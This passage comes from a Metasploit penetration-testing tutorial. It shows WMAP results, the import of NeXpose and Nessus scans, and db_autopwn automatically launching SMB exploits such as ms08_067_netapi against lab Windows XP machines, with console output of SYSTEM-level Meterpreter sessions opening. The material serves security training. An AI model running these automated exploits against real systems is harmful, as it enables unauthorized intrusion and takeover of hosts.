DIRECTORY NAME: /_vti_bin/ Directory /_vti_bin/ found. [Fri Jun 26 08:56:12
+0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]
DIRECTORY NAME: /_vti_log/ Directory /_vti_log/ found. [Fri Jun 26 08:56:12
+0000 2009]
DIRECTORY RESP_CODE: 403 [Fri Jun 26 08:56:12 +0000 2009]
[*] Done.
msf >
```


The report given back to us tells us a lot of information about the web application and potential security vulnerabilities that have been identified. As pentesters, we would want to investigate each finding further and identify if there are potential methods for attack.

In the example, there are two good findings. The first is WebDav where we may be able to bypass logins, the other is the PUT method that may allow us to place malicious code on the website. WMAP is a great addition to the Metasploit Framework and allows you to essentially have a vulnerability scanner built into the already great framework itself.

One thing to mention about WMAP is it really is still a work in progress. The site that we just scanned had numerous instances of error based SQL Injection and Cross-Site Scripting which it did not identify. Just be aware when using this, and understand WMAP's current limitations.

Working With NeXpose

With the acquisition of Metasploit by Rapid7, there is now excellent compatibility between Metasploit and the NeXpose vulnerability scanner. Rapid7 has a community edition of their scanner that is available at http://www.rapid7.com/vulnerability-scanner.jsp. After we have installed and updated NeXpose, we run a full credentialed scan against our vulnerable WinXP VM.



We create a new report in NeXpose and save the scan results in 'NeXpose Simple XML' format that we can later import into Metasploit. Next, we fire up Metasploit, create a new database, and use the 'db_import' command to auto-detect and import our scan results file.

```
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > db_import /root/report.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.161
[*] Successfully imported /root/report.xml
```

Now, running the 'db_services' and 'db_vulns' command will display the all-important vulnerability information that Metasploit now has at its disposal.

```
msf > db_services

Services
========

created_at               info                      name
port  proto  state  updated_at               Host           Workspace
----------               ----                      ----
----  -----  -----  ----------               ----           ---------
```

```
2010-08-22 18:12:03 UTC                              ntp
123   udp    open   2010-08-22 18:12:03 UTC  192.168.1.161  default
2010-08-22 18:12:05 UTC                              dce endpoint resolution
135   tcp    open   2010-08-22 18:12:05 UTC  192.168.1.161  default
2010-08-22 18:12:03 UTC                              cifs name service
137   udp    open   2010-08-22 18:12:03 UTC  192.168.1.161  default
2010-08-22 18:12:03 UTC  Windows 2000 LAN Manager  cifs
139   tcp    open   2010-08-22 18:12:03 UTC  192.168.1.161  default
2010-08-22 18:12:06 UTC                              snmp
161   udp    open   2010-08-22 18:12:06 UTC  192.168.1.161  default
2010-08-22 18:12:05 UTC  Windows 2000 LAN Manager  cifs
445   tcp    open   2010-08-22 18:12:05 UTC  192.168.1.161  default
2010-08-22 18:12:03 UTC                              microsoft remote display
protocol  3389  tcp    open   2010-08-22 18:12:03 UTC  192.168.1.161
default

msf > db_vulns
[*] Time: 2010-08-22 18:12:00 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
dcerpc-ms-netapi-netpathcanonicalize-dos refs=CVE-2006-3439,NEXPOSE-dcerpc-
ms-netapi-netpathcanonicalize-dos
[*] Time: 2010-08-22 18:12:01 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
windows-hotfix-ms06-035 refs=CVE-2006-1314,CVE-2006-1315,SECUNIA-
21007,NEXPOSE-windows-hotfix-ms06-035
[*] Time: 2010-08-22 18:12:03 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
cifs-nt-0001 refs=CVE-1999-0519,BID-494,URL-
http://www.hsc.fr/ressources/presentations/null_sessions/,NEXPOSE-cifs-nt-
0001
[*] Time: 2010-08-22 18:12:03 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
generic-icmp-timestamp refs=CVE-1999-0524,NEXPOSE-generic-icmp-timestamp
[*] Time: 2010-08-22 18:12:05 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NEXPOSE-windows-hotfix-ms09-001 refs=CVE-2008-4114,CVE-2008-
4835,CVE-2008-4834,SECUNIA-31883,URL-
http://www.vallejo.cc/proyectos/vista_SMB_write_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-windows-
hotfix-ms09-001
[*] Time: 2010-08-22 18:12:08 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0001 refs=CVE-1999-0186,CVE-1999-0254,CVE-
1999-0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-0109,BID-
2807,NEXPOSE-snmp-read-0001
[*] Time: 2010-08-22 18:12:09 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0002 refs=CVE-1999-0516,CVE-1999-0517,CVE-
2000-0147,BID-973,URL-ftp://ftp.sco.com/SSE/security_bulletins/SB-
00.04a,URL-http://archives.neohapsis.com/archives/bugtraq/2000-
02/0045.html,NEXPOSE-snmp-read-0002
```

We could certainly use this information to surgically attack specific vulnerabilities but since we are in our own lab environment and are not concerned about being stealthy, we will let 'db_autopwn' take full advantage of the situation.

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
        -h          Display this help text
        -t          Show all matching exploit modules
        -x          Select modules based on vulnerability references
        -p          Select modules based on open ports
        -e          Launch exploits against all matched targets
```

```
        -r          Use a reverse connect shell
        -b          Use a bind shell on a random port (default)
        -q          Disable exploit module output
        -R  [rank]  Only run modules with a minimal rank
        -I  [range] Only exploit hosts inside this range
        -X  [range] Always exclude hosts inside this range
        -PI [range] Only exploit hosts with these ports open
        -PX [range] Always exclude hosts with these ports open
        -m  [regex] Only run modules whose name matches the regex
        -T  [secs]  Maximum runtime for any exploit in seconds
```

We will tell db_autopwn to attack all targets using the vulnerabilities that are gathered in the database and watch the magic.

```
msf > db_autopwn -x -e
[*] (1/2 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi
against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi
against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish
execution...
[*] Meterpreter session 1 opened (192.168.1.101:42662 ->
192.168.1.161:4265) at 2010-08-22 12:14:06 -0600
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish
execution...
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish
execution...

msf >
```

Just like that, we have a Meterpreter session opened for us!

```
msf > sessions -l

Active sessions
===============

  Id  Type         Information                          Connection
  --  ----         -----------                          ----------
  1   meterpreter  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE
192.168.1.101:42662 -> 192.168.1.161:4265

msf > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

NeXpose from msfconsole

The Metasploit/NeXpose integration is not limited to simply importing scan results files. You can run NeXpose scans directly from msfconsole by first making use of the 'nexpose' plugin.

```
msf > load nexpose


 _____                 _      _ _____   _    _      __  __
|  _  \ __ _ _ __ (_) __| |___  | | \ \ | | ___\ \/ /_ __   ___  ___  ___
| |_) / _` | '_ \| |/ _` |  / /  |  \| |/ _ \\  /| '_ \ / _ \/ __|/ _ \
|  _ < (_| | |_) | | (_| | / /   | |\  |  __//  \| |_) | (_) \__ \  __/
|_| \_\__,_| .__/|_|\__,_|/_/    |_| \_|\___/_/\_\ .__/ \___/|___/\___|
           |_|                                    |_|


[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose

msf > help

NeXpose Commands
================

    Command             Description
    -------             -----------
    nexpose_activity    Display any active scan jobs on the NeXpose
instance
    nexpose_connect     Connect to a running NeXpose instance (
user:pass@host[:port] )
    nexpose_disconnect  Disconnect from an active NeXpose instance
    nexpose_discover    Launch a scan but only perform host and minimal
service discovery
    nexpose_dos         Launch a scan that includes checks that can crash
services and devices (caution)
    nexpose_exhaustive  Launch a scan covering all TCP ports and all
authorized safe checks
    nexpose_scan        Launch a NeXpose scan against a specific IP range
and import the results
```

Before running a scan against a target, we first need to connect to our server running NeXpose by using the 'nexpose_connect' command along with the credentials for the NeXpose instance. Note that you will have to append 'ok' to the end of the connect string to acknowledge that the SSL connections are not verified.

```
msf > nexpose_connect dookie:s3cr3t@192.168.1.152
[-] Warning: SSL connections are not verified in this release, it is
possible for an attacker
[-]          with the ability to man-in-the-middle the NeXpose traffic to
capture the NeXpose
[-]          credentials. If you are running this on a trusted network,
please pass in 'ok'
[-]          as an additional parameter to this command.
msf > nexpose_connect dookie:s3cr3t@192.168.1.152 ok
[*] Connecting to NeXpose instance at 192.168.1.152:3780 with username
dookie...
msf >
```

Now that we are connected to our server, we can run a vulnerability scan right from within Metasploit.

```
msf > nexpose_discover -h
```

```
Usage: nexpose_scan [options]

OPTIONS:

    -E   Exclude hosts in the specified range from the scan
    -I   Only scan systems with an address within the specified range
    -P        Leave the scan data on the server when it completes (this
counts against the maximum licensed IPs)
    -R   Specify a minimum exploit rank to use for automated exploitation
    -X        Automatically launch all exploits by matching reference and
port after the scan completes (unsafe)
    -c   Specify credentials to use against these targets (format is
type:user:pass[@host[:port]]
    -d        Scan hosts based on the contents of the existing database
    -h        This help menu
    -n   The maximum number of IPs to scan at a time (default is 32)
    -s   The directory to store the raw XML files from the NeXpose instance
(optional)
    -t   The scan template to use (default:pentest-audit options:full-
audit,exhaustive-audit,discovery,aggressive-discovery,dos-audit)
    -v        Display diagnostic information about the scanning process
    -x        Automatically launch all exploits by matching reference after
the scan completes (unsafe)

msf > nexpose_discover 192.168.1.161
[*] Scanning 1 addresses with template aggressive-discovery in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

Again, we run 'db_services' and 'db_vulns' and we can see that the results are of the same quality as those we imported via the XML file.

```
msf > db_services

Services
========

created_at               info                        name
port  proto  state  updated_at               Host           Workspace
----------               ----                        ----
----  -----  -----  ----------               ----           ---------
2010-08-22 18:24:28 UTC                             ntp
123   udp    open   2010-08-22 18:24:28 UTC  192.168.1.161  default
2010-08-22 18:24:30 UTC                             dce endpoint resolution
135   tcp    open   2010-08-22 18:24:30 UTC  192.168.1.161  default
2010-08-22 18:24:28 UTC                             cifs name service
137   udp    open   2010-08-22 18:24:28 UTC  192.168.1.161  default
2010-08-22 18:24:28 UTC  Windows 2000 LAN Manager  cifs
139   tcp    open   2010-08-22 18:24:28 UTC  192.168.1.161  default
2010-08-22 18:24:30 UTC                             snmp
161   udp    open   2010-08-22 18:24:30 UTC  192.168.1.161  default
2010-08-22 18:24:30 UTC  Windows 2000 LAN Manager  cifs
445   tcp    open   2010-08-22 18:24:30 UTC  192.168.1.161  default
2010-08-22 18:24:28 UTC                             microsoft remote display
protocol  3389  tcp    open   2010-08-22 18:24:28 UTC  192.168.1.161
default

msf > db_vulns
```

```
[*] Time: 2010-08-22 18:24:25 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
dcerpc-ms-netapi-netpathcanonicalize-dos refs=CVE-2006-3439,NEXPOSE-dcerpc-
ms-netapi-netpathcanonicalize-dos
[*] Time: 2010-08-22 18:24:26 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
windows-hotfix-ms06-035 refs=CVE-2006-1314,CVE-2006-1315,SECUNIA-
21007,NEXPOSE-windows-hotfix-ms06-035
[*] Time: 2010-08-22 18:24:27 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
cifs-nt-0001 refs=CVE-1999-0519,BID-494,URL-
http://www.hsc.fr/ressources/presentations/null_sessions/,NEXPOSE-cifs-nt-
0001
[*] Time: 2010-08-22 18:24:28 UTC Vuln: host=192.168.1.161 name=NEXPOSE-
generic-icmp-timestamp refs=CVE-1999-0524,NEXPOSE-generic-icmp-timestamp
[*] Time: 2010-08-22 18:24:30 UTC Vuln: host=192.168.1.161 port=445
proto=tcp name=NEXPOSE-windows-hotfix-ms09-001 refs=CVE-2008-4114,CVE-2008-
4835,CVE-2008-4834,SECUNIA-31883,URL-
http://www.vallejo.cc/proyectos/vista_SMB_write_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-windows-
hotfix-ms09-001
[*] Time: 2010-08-22 18:24:33 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0001 refs=CVE-1999-0186,CVE-1999-0254,CVE-
1999-0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-0109,BID-
2807,NEXPOSE-snmp-read-0001
[*] Time: 2010-08-22 18:24:35 UTC Vuln: host=192.168.1.161 port=161
proto=udp name=NEXPOSE-snmp-read-0002 refs=CVE-1999-0516,CVE-1999-0517,CVE-
2000-0147,BID-973,URL-ftp://ftp.sco.com/SSE/security_bulletins/SB-
00.04a,URL-http://archives.neohapsis.com/archives/bugtraq/2000-
02/0045.html,NEXPOSE-snmp-read-0002
```

Because it is so much fun, we will let db_autopwn take over again.

```
msf > db_autopwn -x -e
[*] (1/2 [0 sessions]): Launching exploit/windows/smb/ms06_040_netapi
against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Launching exploit/windows/smb/ms08_067_netapi
against 192.168.1.161:445...
[*] (2/2 [0 sessions]): Waiting on 2 launched modules to finish
execution...
[*] (2/2 [1 sessions]): Waiting on 1 launched modules to finish
execution...
[*] Meterpreter session 2 opened (192.168.1.101:51373 ->
192.168.1.161:35156) at 2010-08-22 12:26:49 -0600
[*] (2/2 [1 sessions]): Waiting on 0 launched modules to finish
execution...

msf > sessions -l

Active sessions
===============

  Id  Type         Information                          Connection
  --  ----         -----------                          ----------
  2   meterpreter  NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE
192.168.1.101:51373 -> 192.168.1.161:35156

msf > sessions -i 2
[*] Starting interaction with 2...
```


```
meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter > exit

[*] Meterpreter session 2 closed.  Reason: User exit
msf >
```

As we can see, this integration, while still in its early stages, is very beneficial and adds incredible power to Metasploit.

Working With Nessus

Nessus is a well known and popular vulnerability scanner that is free for personal, non-commercial use that was first released in 1998 by Renaurd Deraison and currently published by Tenable Network Security. There is also a spin off project of Nessus 2, named OpenVAS, that is published under the GPL. Utilizing a large number of vulnerability checks, called plugins in Nessus, you can identify a large number of well known vulnerablities. Metasploit will accept vulnerability scan result files from both Nessus and OpenVAS in the nbe file format.

Lets walk through the process. First we complete a scan from Nessus 4:



Upon completion of a vulnerability scan, we save the results in nbe format and then start the msfconsole. Next, we need to create a new database to read the results file into.

```
root@bt4:/pentest/exploits/framework3# ./msfconsole

...
msf > db_create
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > load db_tracker
[*] Successfully loaded plugin: db_tracker
msf >
```

We have now created the database. Next, lets take a look at the 'help' command, which presents many more options.

```
msf > help

...snip...

Database Backend Commands
=========================

    Command                 Description
    -------                 -----------
    db_add_host             Add one or more hosts to the database
    db_add_note             Add a note to host
    db_add_port             Add a port to host
    db_autopwn              Automatically exploit everything
    db_connect              Connect to an existing database
    db_create               Create a brand new database
    db_del_host             Delete one or more hosts from the database
    db_del_port             Delete one port from the database
    db_destroy              Drop an existing database
    db_disconnect           Disconnect from the current database instance
    db_driver               Specify a database driver
    db_hosts                List all hosts in the database
    db_import_amap_mlog     Import a THC-Amap scan results file (-o -m)
    db_import_nessus_nbe    Import a Nessus scan result file (NBE)
    db_import_nessus_xml    Import a Nessus scan result file (NESSUS)
    db_import_nmap_xml      Import a Nmap scan results file (-oX)
    db_nmap                 Executes nmap and records the output
automatically
    db_notes                List all notes in the database
    db_services             List all services in the database
    db_vulns                List all vulnerabilities in the database

msf >
```

So lets go ahead and import the nbe results file by issuing the 'db_import_nessus_nbe' command followed by the path to our results file. After importing the results file, we can execute the 'db_hosts' command to list the hosts that are in the nbe results file.

```
msf > db_import_nessus_nbe /root/docs/115_scan.nbe
msf > db_hosts
```

```
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Host: 192.168.1.115 Status: alive
OS:
```

We see exactly what we were expecting to see. Next we execute the 'db_services' command which will enumerate all of the services that were detected running on the scanned system.

```
msf > db_services
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=135 proto=tcp state=up name=epmap
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=139 proto=tcp state=up name=netbios-ssn
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=445 proto=tcp state=up name=microsoft-ds
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=22 proto=tcp state=up name=ssh
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=137 proto=udp state=up name=netbios-ns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Service: host=192.168.1.115
port=123 proto=udp state=up name=ntp
```

Finally, and most importantly, the 'db_vulns' command will list all of the vulnerabilities that were reported by Nessus and recorded in the results file.

```
msf > db_vulns
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=22
proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.50282 refs=NSS-
1.3.6.1.4.1.25623.1.0.50282
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445
proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-
1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=139
proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.11011 refs=NSS-
1.3.6.1.4.1.25623.1.0.11011
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=137
proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10150 refs=NSS-
1.3.6.1.4.1.25623.1.0.10150,CVE-1999-0621
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=445
proto=tcp name=NSS-1.3.6.1.4.1.25623.1.0.10394 refs=NSS-
1.3.6.1.4.1.25623.1.0.10394
[*] Time: Tue Jul 14 17:40:23 -0600 2009 Vuln: host=192.168.1.115 port=123
proto=udp name=NSS-1.3.6.1.4.1.25623.1.0.10884 refs=NSS-
1.3.6.1.4.1.25623.1.0.10884
```

All of this enumeration and parsing is leading up to something...db_autopwn. db_autopwn will read all of the ports, services, and vulnerabilities contained within the nbe results file, match exploits that are compatible with them, and try to exploit them all automagically. Running 'db_autopwn -h' will list all of the options that are available.

```
msf > db_autopwn -h
[*] Usage: db_autopwn [options]
-h Display this help text
-t Show all matching exploit modules
-x Select modules based on vulnerability references
-p Select modules based on open ports
-e Launch exploits against all matched targets
```

```
-r Use a reverse connect shell
-b Use a bind shell on a random port
-q Disable exploit module output
-I [range] Only exploit hosts inside this range
-X [range] Always exclude hosts inside this range
-PI [range] Only exploit hosts with these ports open
-PX [range] Always exclude hosts with these ports open
-m [regex] Only run modules whose name matches the regex
```

We will run 'db_autopwn -x -e' to select exploit modules based on vulnerability (instead of just by port as would happen with just nmap results) and exploit all targets. db_autopwn is not a stealthy tool by any means and by default, uses a reverse Meterpreter shell. Lets see what happens when we run it.

```
msf > db_autopwn -x -e
[*] (8/38): Launching exploit/multi/samba/nttrans against
192.168.1.115:139...
[*] (9/38): Launching exploit/windows/smb/psexec against
192.168.1.115:445...
[*] (10/38): Launching exploit/windows/smb/ms06_066_nwwks against
192.168.1.115:445...

[-] Exploit failed: The connection was refused by the remote host
(192.168.1.115:22).
[*] (35/38): Launching exploit/windows/smb/ms03_049_netapi against
192.168.1.115:445...
[*] Started bind handler
[-] Exploit failed: No encoders encoded the buffer successfully.
msf >
[*] Binding to 3d742890-397c-11cf-9bf1-
00805f88cb72:1.0@ncacn_np:192.168.1.115[alert] ...
[*] Binding to 3919286a-b10c-11d0-9ba8-
00c04fd92ef5:0.0@ncacn_np:192.168.1.115[lsarpc]...
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED
(Command=162 WordCount=0)
[-] Exploit failed: The server responded with error: STATUS_ACCESS_DENIED
(Command=162 WordCount=0)
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:40814 ->
192.168.1.115:14198)
```

Very nice! db_autopwn has successfully exploited the host and has a Meterpreter shell waiting for us. The 'sessions -l' command will list the open sessions available while 'sessions -i ' will allow us to interact with that session ID.

```
msf > sessions -l

Active sessions
===============

Id Description Tunnel
-- ----------- ------
1  Meterpreter 192.168.1.101:40814 -> 192.168.1.115:14198

msf > sessions -i 1
```

```
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer: DOOKIE-FA154354
OS : Windows XP (Build 2600, Service Pack 2).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

As you can see, this is a very powerful feature. It won't catch everything on the remote system, and will be very noisy, but there is a time and place for noise the same as there is for stealth. This demonstrates the versatility of the framework, and some of the many possibilities for integration with other tools that are possible.

Nessus Via Msfconsole

For those situations where we choose to remain at the command line, there is also the option to connect to a Nessus version 4.2.x server directly from within msfconsole. The Nessus Bridge, written by Zate and covered in detail at http://blog.zate.org/2010/09/26/nessus-bridge-for-metasploit-intro/ uses xmlrpc to connect to a server instance of Nessus, allowing us to perform and import a vulnerability scan rather than doing a manual import.

We begin by first loading the Nessus Bridge plugin. Running 'nessus_help' will display the commands available to us. As you can see, it is quite full-featured.

```
msf > load nessus
[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
msf > nessus_help
[+] Nessus Help
[+] type nessus_help command for help with specific commands

Command                   Help Text
-------                   ---------
Generic Commands
-----------------         -----------------
nessus_connect            Connect to a nessus server
nessus_logout             Logout from the nessus server
nessus_help               Listing of available nessus commands
nessus_server_status      Check the status of your Nessus Server
nessus_admin              Checks if user is an admin
nessus_server_feed        Nessus Feed Type
nessus_find_targets       Try to find vulnerable targets from a report

Reports Commands
-----------------         -----------------
nessus_report_list        List all Nessus reports
nessus_report_get         Import a report from the nessus server in Nessus
v2 format
nessus_report_hosts       Get list of hosts from a report
nessus_report_host_ports  Get list of open ports from a host from a report
nessus_report_host_detail Detail from a report item on a host

Scan Commands
```

```
-----------------          -----------------
nessus_scan_new            Create new Nessus Scan
nessus_scan_status         List all currently running Nessus scans
...snip...
```

Prior to beginning, we need to connect to the Nessus server on our network. Note that we need to add 'ok' at the end of the connection string to acknowledge the risk of man-in-the-middle attacks being possible.

```
msf > nessus_connect dook:s3cr3t@192.168.1.100
[-] Warning: SSL connections are not verified in this release, it is
possible for an attacker
[-]          with the ability to man-in-the-middle the Nessus traffic to
capture the Nessus
[-]          credentials. If you are running this on a trusted network,
please pass in 'ok'
[-]          as an additional parameter to this command.
msf > nessus_connect dook:s3cr3t@192.168.1.100 ok
[*] Connecting to https://192.168.1.100:8834/ as dook
[*] Authenticated
msf >
```

To see the scan policies that are available on the server, we issue the 'nessus_policy_list' command. If there are not any policies available, this means that you will need to connect to the Nessus GUI and create one before being able to use it.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name       Owner  visability
--  ----       -----  ----------
1   the_works  dook   private

msf >
```

To run a Nessus scan using our existing policy, using the command 'nessus_scan_new' followed by the policy ID number, a name for your scan, and the target.

```
msf > nessus_scan_new
[*] Usage:
[*]        nessus_scan_new policy id scan name targets
[*]        use nessus_policy_list to list all available policies
msf > nessus_scan_new 1 pwnage 192.168.1.161
[*] Creating scan from policy number 1, called "pwnage" and scanning
192.168.1.161
[*] Scan started.  uid is 9d337e9b-82c7-89a1-a194-
4ef154b82f624de2444e6ad18a1f
msf >
```

To see the progress of our scan, we run 'nessus_scan_status'. Note that there is not a progress indicator so we keep running the command until we see the message 'No Scans Running'.

```
msf > nessus_scan_status
[+] Running Scans
```

```
Scan ID                                              Name    Owner
Started            Status   Current Hosts  Total Hosts
-------                                              ----    -----  ------
-            ------   -------------  -----------
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  dook   19:39
Sep 27 2010  running  0              1


[*] You can:
[+]         Import Nessus report to database :     nessus_report_get
reportid
[+]         Pause a nessus scan :              nessus_scan_pause scanid
msf > nessus_scan_status
[*] No Scans Running.
[*] You can:
[*]         List of completed scans:         nessus_report_list
[*]         Create a scan:                   nessus_scan_new policy id scan
name target(s)
msf >
```

When Nessus completes the scan, it generates a report for us with the results. To view the list of available reports, we run the 'nessus_report_list' command. To import a report, we run **"nessus_report_get"** followed by the report ID.

```
msf > nessus_report_list
[+] Nessus Report List

ID                                                   Name    Status
Date
--                                                   ----    ------     --
--
9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f  pwnage  completed
19:47 Sep 27 2010

[*] You can:
